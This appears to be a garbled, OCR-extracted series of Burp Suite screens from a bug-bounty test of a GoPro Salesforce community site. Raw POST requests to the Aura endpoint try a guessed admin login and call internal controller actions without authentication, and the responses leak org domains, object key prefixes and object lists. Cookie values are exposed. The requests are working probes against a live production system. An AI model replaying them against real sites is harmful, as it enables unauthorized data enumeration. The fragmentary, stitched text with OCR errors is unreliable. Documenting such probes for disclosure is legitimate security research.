LSKey-c$CookieConsentPolicy=0:1; CookieConsentPolicy=0:0; LSKey-c$CookieConsentPolicy=0:0; sfdc-stream=
!i6BCHMolNt9vhllEjHBMMOSzCZR832iQT7WxR2bKiNGpF2tG29iv7usSzR+LtMuHQaiVwqDFYB9qrw==; force-proxy-stream=
!HCa0Zlp0bfMo2sf65C+XCSbdMcPRWzab4BBnSl/2ZqGWz5y8G9iKCqSrHKqkUQQHlvY7Xg6yFkl0S+Q=; force-stream=
!i6BCHMolNt9vhllEjHBMMOSzCZR832iQT7WxR2bKiNGpF2tG29iv7usSzR+LtMuHQaiVwqDFYB9qrw==
Content-Length: 772
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
X-Sfdc-Page-Scope-Id: f08ad20a-80b4-4175-8882-4d44e5c5ca6b
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin: https://whexceptions.gopro.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://whexceptions.gopro.com/s/login/?ec=302&startURL=%2Fs%2F
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8

message=
%7B%22actions%22%3A%5B%7B%22id%22%3A%2294%3Ba%22%2C%22descriptor%22%3A%22apex%3A%2F%2Fapplauncher.LoginFormController%2FACTION%24logi
n%22%2C%22callingDescriptor%22%3A%22markup%3A%2F%2FsalesforceIdentity%3AloginForm2%22%2C%22params%22%3A%7B%22username%22%3A%22admin%2
2%2C%22password%22%3A%22passw%40rd%22%2C%22startUrl%22%3A%22%2Fs%2F%22%7D%2C%22version%22%3A%2255.0%22%7D%5D%7D&aura.context=
%7B%22mode%22%3A%22PROD%22%2C%22fwuid%22%3A%22tc2v9XbdIcEZ5G8cPbfJNQ%22%2C%22app%22%3A%22siteforce%3AloginApp2%22%2C%22loaded%22%3A%7
B%22APPLICATION%40markup%3A%2F%2Fsiteforce%3AloginApp2%22%3A%22YtNc5oyHT0vavSB9Q4rtag%22%7D%2C%22dn%22%3A%5B%5D%2C%22globals%22%3A%7B
%7D%2C%22uad%22%3Afalse%7D&aura.pageURI=%2Fs%2Flogin%2F%3Fec%3D302%26startURL%3D%252Fs%252F&aura.token=null
```

Inspector

Request Attributes

Protocol HTTP/1 HTTP


Name	Valu
Method	POST
Path	/s/sfs

Request Query Parameters


Request Body Parameters


Request Cookies


Request Headers



```
Accept: */*
Origin: https://whexceptions.gopro.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://whexceptions.gopro.com/s/login/?ec=302&startURL=%2Fs%2F
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8

message=
{"actions":[{"id":"94;a","descriptor":"apex://applauncher.LoginFo
rmController/ACTION$login","callingDescriptor":"markup://salesfor
ceIdentity:loginForm2","params":{"username":"bugcrowd","password"
:"bugcrowd","startUrl":"/s/"},"version":"55.0"}]}&aura.context=
{"mode":"PROD","fwuid":"tc2v9XbdIcEZ5G8cPbfJNQ","app":"siteforce:
loginApp2","loaded":{"APPLICATION@markup://siteforce:loginApp2":"
YtNc5oyHT0vavSB9Q4rtag"},"dn":[],"globals":{},"uad":false%7D&
aura.pageURI=%2Fs%2Flogin%2F%3Fec%3D302%26startURL%3D%252Fs%252F&
aura.token=null
```


Send
Cancel
Target: https://whexceptions.gopro.com
Request
Pretty Raw Hex Headers
HQaiVwqDFYB9qrw==; force-proxy-stream=
!HCa0Zlp0bfMo2sf65C+XCSbdMcPRWzab4BBnS1/2ZqGWz5y8G9iKCqSrHKqkUQQ
HlvY7Xg6yFk1OS+Q=; force-stream=
!i6BCHMolNt9vhllEjHBMM0SzCZR832iQT7WxR2bKiNGpF2tG29iv7usSzR+LtMu
HQaiVwqDFYB9qrw==
Content-Length: 483
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
X-Sfdc-Page-Scope-Id: f08ad20a-80b4-4175-8882-4d44e5c5ca6b
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63
Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin: https://whexceptions.gopro.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://whexceptions.gopro.com/s/login/?ec=302&startURL=%2Fs%2F
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8
message=
{"actions":[{"id":"bugcrowd","descriptor":"serviceComponent://ui
.force.components.controllers.hostConfig.HostConfigController/AC
TION$getConfigData","callingDescriptor":"UNKNOWN","params":{}}]}
&aura.context=
{"mode":"PROD","fwuid":"tc2v9XbdIcEZ5G8cPbfJNQ","app":"siteforce
:loginApp2","loaded":{"APPLICATION@markup://siteforce:loginApp2"
:"YtNc5oyHT0vavSB9Q4rtag"},"dn":[],"globals":{},"uad":false}&
aura.pageURI=%2Fs%2Flogin%2F%3Fec%3D302%26startURL%3D%252Fs%252F
&aura.token=null
Search...
0 matches
Response
Pretty Raw Hex Render
Server-Timing: Total;dur=58
Timing-Allow-Origin: *
Vary: Accept-Encoding
Content-Length: 6248
Date: Thu, 09 Jun 2022 15:37:27 GMT
Akamai-Grn: 0.0c3fc552.1654789046.ba58e21
{
"actions":[
{
"id":"bugcrowd",
"state":"SUCCESS",
"returnValue":{
"siteURLPrefix":"/whexceptions",
"currentNetworkId":"0DB3b0000008S0t",
"defaultOrgDomain":"gopro.my.salesforce.com",
"defaultOrgOrigin":"https://gopro.my.salesforce.com",
"vfDomain":"gopro--c.na104.visual.force.com",
"slFullSiteUrl":"/home/home.jsp?SlFullSite",
"nonce":"",
"apiNamesToKeyPrefixes":{
"UserFavorite":"0MV",
"ProcessInstanceNode":"0D0",
"ManagedContentQueryCriterion":"0V7",
"ContentWorkspaceMember":"05A",
"ProcessInstanceWorkitem":"04i",
"FeedLike":"0I0",
"ContentWorkspace":"058",
"ManagedContentSpaceItem":"0aq",
"UserAppInfo":"0Ds",
"EntityParticle":"0Nv",
"Audience":"6Au",
"AssignmentRule":"01Q",
"StampAssignment":"1SA",
account
0 matches
Inspector
Request Attributes
Protocol HTTP/1 HTTP/2
Name Value
Method POST
Path /s/sfsites/aura
Request Query Parameters
Request Body Parameters
Request Cookies
Request Headers
Response Headers


Send
Cancel
Target: https://whexceptions.gopro.com
HTTP/2
Request
Pretty
Raw
Hex
Headers
!i6BCHMolNt9vhllEjHBMMOSzCZR832iQT7WxR2bKiNGpF2tG29iv7usSzR+LtMu
HQaiVwqDFYB9qrw==; force-proxy-stream=
!HCa0Z1p0bfMo2sf65C+XCSbdMcPRWzab4BBnS1/2ZqGWz5y8G9iKCqSrHKqkrUQQ
HlvY7Xg6yFkl0S+Q=; force-stream=
!i6BCHMolNt9vhllEjHBMMOSzCZR832iQT7WxR2bKiNGpF2tG29iv7usSzR+LtMu
HQaiVwqDFYB9qrw==
Content-Length: 469
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
X-Sfdc-Page-Scope-Id: f08ad20a-80b4-4175-8882-4d44e5c5ca6b
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63
Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin: https://whexceptions.gopro.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://whexceptions.gopro.com/s/login/?ec=302&startURL=%2Fs%2F
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8
message=
{"actions":[{"id":"bugcrowd","descriptor":"serviceComponent://ui
.global.components.one.one.controller.OneController/ACTION$getCu
rrentApp","callingDescriptor":"UNKNOWN","params":{}}]}&
aura.context=
{"mode":"PROD","fwuid":"tc2v9XbdIcEZ5G8cPbfJNQ","app":"siteforce
:loginApp2","loaded":{"APPLICATION@markup://siteforce:loginApp2"
:"YtNc5oyHT0vavSB9Q4rtag"},"dn":[],"globals":{},"uad":false}&
aura.pageURI=%2Fs%2Flogin%2F%3Fec%3D302%26startURL%3D%252Fs%252F
Search...
0 matches
Response
Pretty
Raw
Hex
Render
"LegalEntity",
"LiveChatVisitor",
"OcrDocumentScanResult",
"CareRequestDrug",
"ListEmailSentResult",
"IncidentRelatedItem",
"ChangeRequest",
"GeneratedDocument",
"CallTemplate",
"CareProgramEligibilityRule",
"ActivationTarget",
"InsPolicyTransactionDetail",
"AiVisionModelObjectMetric",
"CarePerformer",
"WorkPlanTemplate",
"OrgMetricScanResult",
"MarketingLink",
"MfgProgramForecastFact",
"ContractDocVerContentDoc",
"CareRequestReviewer",
"Banker",
"AssistantText",
"SignatureTaskLineItem",
"AppointmentInvitation",
"ProductTransferState",
"LoanApplicantAddress",
"Scope3PcmtSummary",
"AnnualEmssnRdctnTarget",
"ClaimCoverage",
"UserAppMenuItem",
"ReturnOrder",
"SiqExchangeConnection",
"HealthConditionDetail",
"EngagementTopic",
account
91 matches
Inspector
Request Attributes
2
Protocol
HTTP/1
HTTP/2
Name
Value
Method
POST
Path
/s/sfsites/aura
Request Query Parameters
2
Request Body Parameters
4
Request Cookies
8
Request Headers
27
Response Headers
12


Send
Cancel
Target: https://whexceptions.gopro.com
Request
Pretty
Raw
Hex
Headers
QaiVwqDFYB9qrw==; force-proxy-stream=
!HCa0Zlp0bfMo2sf65C+XCSbdMcPRWzab4BBnS1/2ZqGWz5y8G9iKCqSrHKqkUQQH
lvY7Xg6yFkl0S+Q=; force-stream=
!i6BCHMolNt9vhllEjHBMM0SzCZR832iQT7WxR2bKiNGpF2tG29iv7usSzR+LtMuH
QaiVwqDFYB9qrw==
Bugcrowd: Ph33r
Content-Length: 459
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
X-Sfdc-Page-Scope-Id: f08ad20a-80b4-4175-8882-4d44e5c5ca6b
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63
Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin: https://whexceptions.gopro.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://whexceptions.gopro.com/s/login/?ec=302&startURL=%2Fs%2F
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8
message=
{"actions":[{"id":"bugcrowd","descriptor":"aura://NavEventManager
Controller/ACTION$getClassicNonSetupPageReferenceMappings","calli
ngDescriptor":"UNKNOWN","params":{}}]}&aura.context=
{"mode":"PROD","fwuid":"tc2v9XbdIcEZ5G8cPbfJNQ","app":"siteforce:
